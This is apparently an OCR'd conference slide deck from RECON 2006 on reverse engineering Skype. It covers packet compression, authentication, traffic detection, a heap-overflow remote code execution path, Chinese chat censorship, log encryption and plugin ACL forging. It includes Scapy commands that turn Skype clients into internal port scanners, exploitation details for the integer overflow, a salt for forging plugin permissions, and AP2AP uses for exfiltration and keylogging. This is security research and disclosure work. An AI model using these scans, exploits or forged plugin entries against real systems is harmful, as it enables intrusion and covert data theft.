Vanilla Skype part 2

Fabrice DESCLAUX Kostya KORTCHINSKY

serpilliere(at)droids-corp.org - fabrice.desclaux(at)eads.net
recca(at)rstack.org - kostya.kortchinsky(at)eads.net
EADS Corporate Research Center — DCR/STI/C
SSI Lab
Suresnes, FRANCE

RECON2006, June 17th 2006

Outline

Introduction

Reverse engineering Skype

- Skype is a gold mine for reverse engineers
  - Binary protected against static and dynamic analysis
  - Almost everything is proprietary
  - Heavy use of cryptography
  - Binary loaded with hidden and undocumented features
- The work to carry out is far from easy

What to look for ?

- Find some ways to divert Skype from its original usage
  - Fun things to do with Skype
- Clarify some common beliefs
- Identify cryptographic flaws

Skype versions

A large variety of flavours...

- Skype v2.0.0.*
- PChome-Skype v2.0.1.*
- TOM-Skype v2.0.4.*
- livedoor-Skype v2.0.6.*
- Buffalo-Skype v2.0.7.*
- Daum-Skype v1.4.9.*
- HGC-Skype v2.0.10.*
- Onet-Skype v2.0.11.*
- Jubii-Skype v2.0.12.*
- eBay-Skype v2.0.13.*
- U3-Skype v1.4.14.*
- Maktoob-Skype v2.0.15.*
- Chinagate-Skype v2.0.16.*
- PacNet-Skype v2.0.17.*
- eBay.es-Skype v2.0.18.*
- eBay.it-Skype v2.0.19.*
- eBay.co.uk-Skype v2.0.20.*
- eBay.de-Skype v2.0.21.*
- eBay.fr-Skype v2.0.22.*
- Bebo-Skype v2.0.24.*
- eBay.nl-Skype v2.0.26.*
- eBay.cn-Skype v2.0.29.*

Downloading a particular version

`http://www.skype.com/go/getskype-`⟨keyword⟩

Example: `http://www.skype.com/go/getskype-ebay-fr`

Disclaimer

What Skype, Inc. does not tell you

A lot of "features" are silently fixed by Skype, Inc. with the numerous subversion updates that are published almost weekly. Since it is rather difficult to follow *everything*, some of the stuff described hereafter might not be totally accurate in the latest versions.

Outline

For P in packets: zip P

Packet compression

- Each packet can be compressed
- The algorithm used: arithmetic compression
- Zip would have been too easy ☺


Principle

- Close to Huffman algorithm
- Reals are used instead of bits

Arithmetic compression

Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression


Example

- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$




Arithmetic compression
Example

- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression
Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example

- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Outline

Trusted data

Embedded trusted data

In order to recognize Skype authority, the binary has 14 moduli.

Moduli

- Two 4096 bits moduli
- Nine 2048 bits moduli
- Three 1536 bits moduli

RSA moduli example

- 0xba7463f3...c4aa7b63
- ...
- 0xc095de9e...73df2ea7

Finding friends

Embedded data

For the very first connection, IP/PORT are stored in the binary

Login servers

```
push    offset aLibConnectionL ; "*Lib/Connection/LoginServers"
push    45h
push    offset a195_215_8_1413 ; "195.215.8.141:33033 212.72.49.14
mov     ecx, eax
call    sub_7B8440
```

Supernodes

- A list of 200 supernodes is hardcoded in the binary
- It changes in every version and subversion of Skype

Phase 0: Hypothesis

Trusted data

- Each message signed by one of the Skype modulus is trusted
- The client and the Login server have a shared secret
  - A MD5 hash of the user's information

Phase 1: Key generation

Session parameters


- When a client logs in, Skype will generate two 512 bits length primes
- This will give 1024 bits length RSA private/public keys
- Those keys represent the user for the time of his connection
  - Or longer if the user chooses to save them
- The client generates a symetric session key K

Phase 2: Authentication

Key exchange

- The client hashes its *login*$\|$\nskyper\n$\|$*password* with MD5
- The client ciphers its public modulus and the resulting hash with K
- The client encrypts K using RSA with one of the trusted Skype modulus
- He sends the encrypted session key K and the ciphered data to the login server

Phase 2: Authentication



Phase 3: Running

Session behavior

- If the hash of the password matches, the login associated with the public key is dispatched to the supernodes
- This information is signed by the Skype server
- Note that private informations are signed by each user

Search for buddy

- If you search for a login name, a supernode will send back his couple
- You receive the public key of the desired buddy
- The whole packet is signed by a Skype modulus

Example of encrypted stuff

Public blob

```
 0   |4bbbbbbb bbbbbbbb bbbbbbbb bbbbbbbb|   K...............
10   |bbba4104 03007265 63636137 37000003|   ..A...recca77...
20   |00040180 01d3e860 164f8a1b 0a771e5b|   .......‘.O...w.[
30   |d74e1548 b96fa8bb 712167c9 0273003b|   .N.H.o..q!g..s.;
40   |e201d464 d92d2d13 073a6622 5aae2c28|   ...d.--..:f"Z.,(
50   |f80640ff 40b9327e 98781fe5 9b6dadfa|   ..@.@.2~.x...m..
60   |b7fbcbf7 84a4bf66 051682fc 4dadae53|   .......f....M..S
70   |3317c5bf 5be61f2f 7458a133 faa61731|   3...[../tX.3...1
80   |ed910a83 abc70cd1 cf7c2876 e23f60bc|   .........|(v.¿.
90   |667d0533 8ce755a8 c66e463b 6d60b13a|   f}.3..U..nF;m‘.:
a0   |2d0a107c 2900048c 84950926 5fb26626|   -..|)......&_.f&
b0   |4ea8968c 6a7a6d2c 97c78ae4 ed967fbc|   N...jzm,........
```

Phase 4: Communicating

Inter client session

- Both clients' public keys are exchanged
- Those keys are signed by Skype authority
- Each client sends a 8 bytes challenge to sign
- Clients are then authenticated and can choose a session key

Some strings to guide you

```
db 'session_manager: [%04x] remote party sent wrong identity',0Ah,
db 'session_manager: [%04x] remote party failed challenge',0Ah,0
db 'session_manager: [%04x] missing challenge response',0Ah,0
db 'session_manager: [%04x] remote UIC has expired',0Ah,0
db 'session_manager: [%04x] no encryption key in reply',0Ah,0
```

Outline

Detecting Skype Traffic


Some ideas to detect Skype traffic without deobfuscation

- Most of the traffic is crypted . . . But not all.
- UDP communications imply clear traffic to learn the public IP
- TCP communications use the same RC4 stream twice !

Detecting Skype Traffic


TCP traffic

- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic
TCP traffic


- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic

TCP traffic

- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic

UDP traffic

Skype NAck packet characteristics

- 28+11=39 byte long packet
- Function & 0x8f = 7
- Bytes 31-34 are (one of) the public IP of the network

`7f 4e` `77` `52 7c 48 33` `83 b0 86 56`

Skype SoF	
id	0x7f4e
func	0x77
Skype NAck	
src	82.124.72.51
dst	131.176.134.86

Detecting Skype Traffic

Blocking UDP traffic

On the use of NAck packets. . .


- The very first UDP packet received by a Skype client will be a NAck
- This packet is not crypted
- This packet is used to set up the obfuscation layer
- Skype can't communicate on UDP without receiving this one

How to block Skype UDP traffic with one rule

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \
         --u32 '27&0x8f=7' --u32 '31=0x527c4833' -j DROP
```

How to generate traffic without the *seed to RC4 key engine*

- Get the RC4 key for a given seed for once
- Always use this key to encrypt
- Calculate the CRC stuff
- Use $IV = seed \oplus crc$



Outline

Firewall testing (a.k.a remote scan)

Let's TCP ping Slashdot

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="slashdot.org", port=80)))
```

A TCP connect scan from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.1", port=(0,1024))))
```

A look for MS SQL from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.*", port=1433)))
```

Firewall testing (a.k.a remote scan)

Me: *Say hello to slashdot.org:80*

```
IP 1.2.3.4.1234 > 172.16.72.19.1146: UDP, length: 24
```

Skype: *Yes, master*

```
IP 172.16.72.19.1146 > 1.2.3.4.1234: UDP, length: 11
```

Skype: *Hello! (in UDP)*

```
IP 172.16.72.19.1146 > 66.35.250.151.80: UDP, length: 20
```

Skype: *connecting to slashdot in TCP*

```
IP 172.16.72.19.3776 > 66.35.250.151.80: S 0:0(0)
IP 66.35.250.151.80 > 172.16.72.19.3776: S 0:1(0) ack 0
IP 172.16.72.19.3776 > 66.35.250.151.80: . ack 1
```

Skype: *Hello! (in TCP). Do you speak Skype ?*

```
IP 172.16.72.19.3776 > 66.35.250.151.80: P 1:15(14) ack 1
IP 66.35.250.151.80 > 172.16.72.19.3776: . ack 15
```

Skype: *Mmmh, no. Goodbye.*

```
IP 172.16.72.19.3776 > 66.35.250.151.80: F 15:15(0) ack 1
IP 66.35.250.151.80 > 172.16.72.19.3776: F 1:1(0) ack 16
```

Skype Network

Supernodes

- Each skype client can relay communications to help unfortunates behind a firewall
- When a skype client has a good score (bandwidth+no firewall+good cpu) he can be promoted to supernode

Slots and blocks

- Supernodes are grouped by slots
- You usually find 9 or 10 supernodes by slot
- You have 8 slots per block

Who are the supernodes ?

Just ask

- Each supernode knows almost all other supernodes
- This command actually ask for at most 100 supernodes from slot 201

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
        id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
        val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
      /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100)))
```

- Nowadays there are $\sim$ 2050 slots
- That means $\sim 20k$ supernodes in the world

More commands


Related to supernodes

- Promote any client to a supernode
- Ask for supernode clients information
  - Bandwidth
  - Memory
  - OS version
  - Skype version
- Ban any supernode for one hour

Outline

Object lists

- An object can be a number, a string, an IP:port, or even another object list
- Each object has an ID
- Skype knows which object corresponds to which command's parameter from its ID



Space allocation

Algorithm

```
lea     ecx, [esp+arg_4]
push    ecx
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     edx, [esp+arg_4]
lea     eax, ds:0[edx*4]
push    eax
mov     [esi+10h], eax
call    LocalAlloc
mov     ecx, [esp+arg_4]
mov     [esi+0Ch], eax
```

1. Read an unsigned int *NUM* from the packet
2. This integer is the number of unsigned int to read next
3. *malloc* 4**NUM* for storing those data

Data reading

Algorithm

```
read_int_loop:
push    ebx
push    edi
push    ebp
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     eax, [esp+arg_4]
inc     esi
add     ebp, 4
cmp     esi, eax
jb      read_int_loop
```

1. For each *NUM* we read an unsigned int
2. And we store it in the array freshly allocated

Heap overflow

How to exploit that?

- If $NUM = 0x80000001$
- The multiplication by 4 will overflow :
- $0x80000001 * 4 = 0x00000004$
- So Skype will allocate 0x00000004 bytes
- But it will read NUM integers

$\Longrightarrow$ Skype will overflow the heap

Exploiting

Reliability

- In theory, exploiting a heap on Windows XP SP2 is not very stable
- But Skype has some Oriented Object parts
- It has some structures with functions pointers in the heap
- If the allocation of the heap is close from this structure, the overflow can smash function pointers
- And those functions are often called

$\Longrightarrow$ Even on XP SP2, the exploit is possible ☺

Remote code execution

Loving OOP

Here is the code responsible for the function pointer call

```
push    esi
push    edi
lea     ecx, [ebx+eax]
call    ebp
```

```
mov     eax, [ecx]
jmp     dword ptr [eax+8]
```

Skype patch

Code

```
cmp     edi, 3FFFFFFFh
jbe     short loc_72F52B
push    offset aAlistSetsizeAl ; "alist::SetSize(): alloc size ove
```

About the patch

- The same piece of code is present about 60 times
- Each time a comparison with 0x3FFFFFFF is done
- Sometimes, the register is not multiplied by 4, but by 5 or more

Outline

Chat filtering

Chinese censorship

- TOM-Skype and eBay.cn-Skype censor incoming text messages on behalf of the Chinese government
- Both versions are shipped with a `ContentFilter.exe` binary
- It is a plugin that is verified and loaded automatically by Skype
- Words are matched against an encrypted list of simplified chinese expressions

Undocumented API

- A filtering API is activated in those Skype versions
  - `FILTERING ON` will start a message redirection mechanism
  - `FILTER n OK` or `FILTER n BLOCK` will allow or block a message submitted to the filtering plugin

Outline

Hiding behind Skype

AP2AP

An interesting feature of the API is the Application to Application protocol, which allows two applications to communicate through Skype

- They benefit from Skype NAT and Proxy bypassing abilities
- The data is encrypted by Skype itself
- The remote endpoint is only identified by a login and not an IP address

Uses

- Exfiltration
- Discrete remote control of the machine
- File transfers
- Network connections tunneling

Encrypted tunnels

Sample applications

- AP2AP remote `cmd.exe`
- AP2AP socks v4, v4a and v5 proxy
- AP2AP key logging

Outline

Random number generator (1/2)

Code

```
unsigned __int64 Skype_8ByteRandom(void)
{
  BYTE pbBuffer[1124];
  SHA1_CTX SHA1Context;

  memcpy(&pbBuffer[16], Skype_RandomSeed, SHA1_DIGLEN);
  GlobalMemoryStatus((LPMEMORYSTATUS)(&pbBuffer[36]));
  UuidCreate((UUID *)(&pbBuffer[64]));
  GetCursorPos((LPPOINT)(&pbBuffer[76]));
  *(DWORD *)(&pbBuffer[80]) = GetTickCount();
  *(DWORD *)(&pbBuffer[84]) = GetMessageTime();
  *(DWORD *)(&pbBuffer[88]) = GetCurrentThreadId();
  *(DWORD *)(&pbBuffer[92]) = GetCurrentProcessId();
  QueryPerformanceCounter((LARGE_INTEGER *)(&pbBuffer[96]));
  SHA1_Init(&SHA1Context);
  SHA1_Update(&SHA1Context, &pbBuffer[0], 1124);
  SHA1_Update(&SHA1Context, "additional salt...", 19);
  SHA1_Final(Skype_RandomSeed, &SHA1Context);

  return Skype_8ByteSHA1(&pbBuffer[0], 1124);
}
```

Random number generator (2/2)

Code

```
static BYTE Skype_RandomSeed[SHA1_DIGLEN];

unsigned __int64 Skype_8ByteSHA1(BYTE *pbData, DWORD dwLength)
{
  SHA1_CTX SHA1Context;
  BYTE pbHash[SHA1_DIGLEN];

  SHA1_Init(&SHA1Context);
  SHA1_Update(&SHA1Context, &pbData[0], dwLength);
  SHA1_Final(pbHash, &SHA1Context);

  return *(unsigned __int64 *)(&pbHash[0]);
}
```

My 2 cents

- The random number generator implementation is quite strong, thus giving a good base to all the overlying cryptography
- Surprisingly, some parts of the structures used are overwritten

Outline

Eggy

Easter egg in the chat module

- Removed in version 2.0.0.103 and later
  - Skype people do read our slides !
- Triggered by a command in a chat window
  - `/eggy <secret>`
- Decrypts and displays one of two texts given `<secret>`
  - 1st if (length == 6 && crc32 == 0xb836ac79)
  - 2nd if (length == 14 && crc32 == 0x0407aac1)

Decryption algorithm

```
for (i = 0, x = 0; i < (strlen(szInput) >> 1); i++) {
  szOutput[i] = ((szInput[(i << 1) + 1] << 4) |
    (szInput[i << 1] & 0xbf)) ^ x ^ szKey[i % strlen(szKey)];
  x ^= szOutput[i];
}
```

Breaking the egg

Dictionnary and bruteforce attack

- Based on length and crc32 values
- Decrypted text will allow to settle in the event of collisions
- 1st secret found : prayer

Cryptanalysis

- Model the cipher like a usual one time pad with a known key length
  - $c'_i = c_i \oplus c_{i-1}$ with $c'_1 = c_1$
  - $k'_i = k_i \oplus k_{i-1}$ with $k'_1 = k_1$
- Carry on with a usual statistical cryptanalysis attack
- 2nd secret found : indrek@mare.ee

Example

Crypted text

MCBEMCK@LF@ADENA@FBAHFND@FBANCKEDCJDDCDEKAFANFEAGFL
@NB@DHCJEBBJELBNDEDOALGMAAFCDFFA@NGIELCLDKGFBFFBCND
HCO@GBD@EFMAFCLAIFFAMGCCLFCAABLCNCKAOGA@CFB@DCNFA@D
DM@CGE@BCAEKBBAIBGAMCF@ACLDCAGEGCHDOGEEBGKAAFC@FCI@

Key

indrek@mare.ee

Decrypted text

The programmer behind the internal workings of Skype chat, cheers! Indrek Mandre (1979 - still alive?)

Example

Crypted text

```
MCBEMCK@LF@ADENA@FBAHFND@FBANCKEDCJDDCDEKAFANFEAGFL
@NB@DHCJEBBJELBNDEDOALGMAAFCDFFA@NGIELCLDKGFBFFBCND
HCO@GBD@EFMAFCLAIFFAMGCCLFCAABLCNCKAOGA@CFB@DCNFA@D
DM@CGE@BCAEKBBAIBGAMCF@ACLDCAGEGCHDOGEEBGKAAFC@FCI@
```

Key

`indrek@mare.ee`

Decrypted text

The programmer behind the internal workings of Skype chat, cheers! Indrek Mandre (1979 - still alive?)

Example

Crypted text

```
MCBEMCK@LF@ADENA@FBAHFND@FBANCKEDCJDDCDEKAFANFEAGFL
@NB@DHCJEBBJELBNDEDOALGMAAFCDFFA@NGIELCLDKGFBFFBCND
HCO@GBD@EFMAFCLAIFFAMGCCLFCAABLCNCKAOGA@CFB@DCNFA@D
DM@CGE@BCAEKBBAIBGAMCF@ACLDCAGEGCHDOGEEBGKAAFC@FCI@
```

Key

`indrek@mare.ee`

Decrypted text

The programmer behind the internal workings of Skype chat, cheers! Indrek Mandre (1979 - still alive?)

Outline

Logs

Debug logs

- Skype can generate debug logs if some registry keys are set to the correct values in `HKCU\Software\Skype\Phone\UI\General`
  - `Logging` for encrypted log files
  - `Logging2` for clear text log files
- Only the MD5 hashes of the correct values appear in the Windows binary

Enabling logs


- Patch the binary
  - One needs to get rid of all the integrity checks first
- Recover the correct values, which are out of bruteforcing range

Log encryption

Cipher

- Skype generates a 128 bit RC4 key to encrypt logs on the fly
- It is formated, then encrypted using a 1024 bit RSA public key ($e = 3$), and stored at the beginning of the log file

Encrypted data format



RC4 key

Key format

time(NULL)	GetTickCount()	GetTickCount() * 1000	time(NULL)

Recovering the key

- The clear text log file format is known
- The log file name already contains the year, month and day
- The only things remaining are
  - The seconds (0 to 59)
  - The value of `GetTickCount()` (usually $< 2^{24}$)
- If Skype is automatically launched at Windows startup, recovery is instantaneous

RC4 key

Key format

time(NULL)	GetTickCount()	GetTickCount() * 1000	time(NULL)

Recovering the key

- The clear text log file format is known
- The log file name already contains the year, month and day
- The only things remaining are
  - The seconds (0 to 59)
  - The value of `GetTickCount()` (usually $< 2^{24}$)
- If Skype is automatically launched at Windows startup, recovery is instantaneous

"Logging"

Hint

`http://download.skype.com/logging-on-off.zip`

Traces

Trace file

- Skype voice engine can generate encrypted trace files if Logging and Logging2 are set
- Encryption is much simpler, a basic XOR with a 31 byte key

Decryption algorithm

```
for (i = 0, j = 0; i < strlen(pBuffer); i++, j++, k = (k + 1) % 31) {
  if (pBuffer[i] == 1) {
    pBuffer[j] = (127 - pBuffer[i + 1]) ^ pXORTable[k];
    i++;
  } else if (pBuffer[i] == 2) {
    pBuffer[j] = pBuffer[i + 1];
    i++;
  } else
    pBuffer[j] = pBuffer[i] ^ pXORTable[k];
}
pBuffer[j] = '\0';
```

Some things you can find in logs

Stack dumps

```
11:35:40 Mutex::Acquire: possible deadlock. Stack dump:
11:35:40 0012fb8c: 00aebaa4 02057030 001e1d63 0012fc54 0074861b 0012fb8c 0012fd
11:35:40 0012fbac: 02057030 001e1d63 0012fc00 009eb048 ffffffff 0072fa98 000000
11:35:40 0012fbcc: 0012fbe4 03ce2540 007274ad 000000f5 0012fbe4 0043d7e8 000000
...
```

Assert failures

```
10:21:38 Call #2: StartPlayout (1 1)
10:21:38 Call #2: setting audio bandwidth to 2625 pkt 60ms
10:21:38 ASSERTFAILURE(Channel && VE->EngineInited && Recording) in D:\Src\GI\S
```

Outline

Plugin "signing"

Skype plugins ACL

- Skype implements an ACL-like system to allow or disallow plugins to attach themselves to a runnning instance
- A plugin "signature" is added to the configuration file based on the user reply to a warning dialog

Example entry

```
<AccessControlList>
  <Client1>
    <Key1>623df12b13d8dea5e32ea1f8467f3d2f040f662d0e604032a08cca9cd243
    <Key2>31823a73a63c38a2e7ead0a2408a7f2a</Key2>
    <Key3>263594</Key3>
    <Path>D:\Skype\Plugins\plugin_master.exe</Path>
  </Client1>
</AccessControlList>
```

Warning dialog




Figure: "Permit", "Ask" or "Ban" a plugin

"Signing" plugins

Hashes to hashes

- The "signature" mechanism is just about MD5 hashes of the full path, the binary, and the ACL specified by the user
- Nothing much can stop us from writing our own and add it to the configuration file !

Pseudo-code ('.' *is concatenation*)

```
szSalt = "Element'ry!penguiNs;-)SingingHareKrishna_"
szKey1 = Str(Md5(Str(Md5(Upr(szPath) . szSalt))))
  . Str(Md5(Str(Md5(pBinary)) . szSalt))
szKey2 = Str(Md5("Per" . Upr(szPath) . "mit"))
szKey3 = "0" // Last HWND of the plugin
```

Outline

Encrypted blacklist

Keyfile

- On startup, TOM-Skype `ContentFilter.exe` fetches an encrypted keywords list file at `http://skypetools.tom.com/agent/keyfile`
- Each line is an AES encrypted regular expression
- A 32 character key is hardcoded in unicode in the binary
  - Only the 1st 32 bytes are used

Extract

```
[\.*\ \,*\;]*t[\.*\ \,*\;]*e[\.*\ \,*\;]*s[\.*\ \,*\;]*t[\.*\ \,*\;]*i[\.*\ \,*
[\.*\ \,*\;]*f[\.*\ \,*\;]*u[\.*\ \,*\;]*c[\.*\ \,*\;]*k[\.*\ \,*\;]*
[\.*\ \,*\;]*6[\.*\ \,*\;]*2[\.*\ \,*\;]*7[\.*\ \,*\;]*9[\.*\ \,*\;]*7[\.*\ \,*
```

Outline

Session half key exchange

How does it work ?

- Each peer generates a 128 bit random nonce, extends it to 1024 bits by repeating it
- The extend nonce is encrypted using the RSA public key of the other peer
